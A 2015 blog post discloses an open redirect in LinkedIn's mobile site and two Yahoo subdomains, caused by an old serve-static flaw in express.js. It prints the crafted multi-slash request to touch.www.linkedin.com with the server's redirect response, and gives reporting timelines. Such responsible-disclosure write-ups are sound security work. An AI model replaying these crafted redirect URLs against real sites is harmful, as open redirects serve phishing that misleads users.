

# Open Redirect in LinkedIn and Yahoo



Vitor "r0t" Oliveira

Sep 24, 2015 · 3 min read

At our company we had a pentesting job to a Node.js web application. After some research I found <https://nodesecurity.io>, a great website with node.js vulnerabilities. Since the web app from our client was using express.js, the next thing was to look for vulnerabilities to express.js.

And this is what I found, <https://nodesecurity.io/advisories/serve-static-open-redirect>, a vulnerability found by Pierre-Élie Fauché:

*"When using serve-static middleware version < 1.7.2 and it's configured to mount at the root it creates an open redirect on the site.*

*For example: If a user visits <http://example.com//www.google.com/%2e%2e> they will be redirected to <http://www.google.com/%2e%2e>, which some browsers interpret as <http://www.google.com/%2e%2e>."*

P.S: This vulnerability doesn't work in Google Chrome but works in Firefox and Opera.

I tested in my client's app and it was vulnerable.

After a couple of days me, [@fabiopirespt](#) and [@fjreis](#) decided to search for top websites using express.js and we found 2 websites from **Yahoo** and the **mobile website from LinkedIn**.

Time to test them!

We started with LinkedIn's mobile website:

<https://touch.www.linkedin.com>

Issuing the request in burp suite we found that it was not working with two slashes (as Pierre describes in his vulnerability), so we tested with 4 slashes and this is what we got:

Request

RawHeadersHex

GET ///google.com/%2e%2e HTTP/1.1  
Host: touch.www.linkedin.com  
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:37.0) Gecko/20100101 Firefox/37.0  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8  
Accept-Language: en-US,en;q=0.5  
Accept-Encoding: gzip, deflate  
Connection: keep-alive

Response

RawHeadersHex

HTTP/1.1 303 See Other  
Server: nginx  
Date: Mon, 27 Apr 2015 16:58:24 GMT  
Location: //google.com/%2e%2e/  
X-Content-Type-Options: nosniff  
Strict-Transport-Security: max-age=0  
Set-Cookie: bcookie="v=26d776a052-4c8f-4a53-8343-35308e8c8732"; domain=.linkedin.com; Path=/; Expires=Thu, 27-Apr-2017 04:35:56 GMT  
Set-Cookie: bcookie="v=162015042716582464ab66a9-33cd-48e8-83dc-9d93aedb5869AQEBTTD04H0CZmNcM4Fse6L0nZEsgub"; domain=.www.linkedin.com; Path=/; Secure; Expires=Thu, 27-Apr-2017 04:35:56 GMT; HttpOnly  
Pragma: no-cache  
Expires: Thu, 01 Jan 1970 00:00:00 GMT  
Cache-Control: no-cache, no-store  
Connection: keep-alive  
X-LI-Pop: PROD-DB2  
X-LI-UUID: gu8FWb12B0QE0YmSAAAA=  
Set-Cookie: ldr="b=TB27;g=1.07;u=1;v=1.430153904;t=1.430240304;s=AQEMmAudQFyRsEd08fgsmYyVuNPWoi4"; Expires=Tue, 28 Apr 2015 16:58:24 GMT; domain=.linkedin.com; Path=/  
Content-Length: 35  
Redirecting to //google.com/%2e%2e/

Request and Response from touch.www.linkedin.com

Open redirect, yey!

## Proof of Concept

**Android:** <https://vimeo.com/126193891>

**iOS:** <https://vimeo.com/126193892>

*Report timeline:*

*April 28, 2015 — Bug reported to LinkedIn*

*April 28, 2015 — Confirmation from LinkedIn's security team*

*May 28, 2015 — Pinged LinkedIn team*



*May 28, 2015 — Bug fixed*

*September 24, 2015 — Public disclosure*

. . .



**developer.yahoo.com** and **publish.yahoo.com**



Request and Response from developer.yahoo.com



Request and Response from publish.yahoo.com

## Proof of Concept

**Android:** <https://vimeo.com/126305222>

**iOS:** <https://vimeo.com/126320994>

**Android:** <https://vimeo.com/126305223>

Since Yahoo is using HackerOne and open redirects are out of scope, we contacted Yahoo by email.

---

### *Report timeline:*

*May 28, 2015 — Bug reported to Yahoo*

*May 28, 2015 — Yahoo's security team tells to report in **HackerOne***

*May 28, 2015 — Bug reported to HackerOne*

*May 28, 2015 — Response from HackerOne: "Thank you for your submission to Yahoo! We are aware of this functionality on our site and it is working as designed. Open redirects have been out of scope since January 1st, 2014. Please continue to send us vulnerability reports!"*

*September 24, 2015 — Public disclosure*

---

LinkedIn

Yahoo

Security



5 claps



WRITTEN BY

**Vitor "r0t" Oliveira**

Pentester, red teamer, OSINT guy.


Follow

## More From Medium

Related reads



```
<input type="hidden" value="123" name="User_code">
```



User_code	123
Name	Jennifer
SSN	123-45-6789



## what is Parameter Tampering



MRunal


Jun 21 · 7 min read ★



207



Related reads



## Open Redirects & Security Done Right!



Akshay 'Ax' Sharma

Jun 19, 2018 · 3 min read ★




518



Related reads





## Everything You Need to Know About the 404 Page



HostPapa

May 13 · 8 min read ★

 40



**Medium**

[About](#) [Help](#) [Legal](#)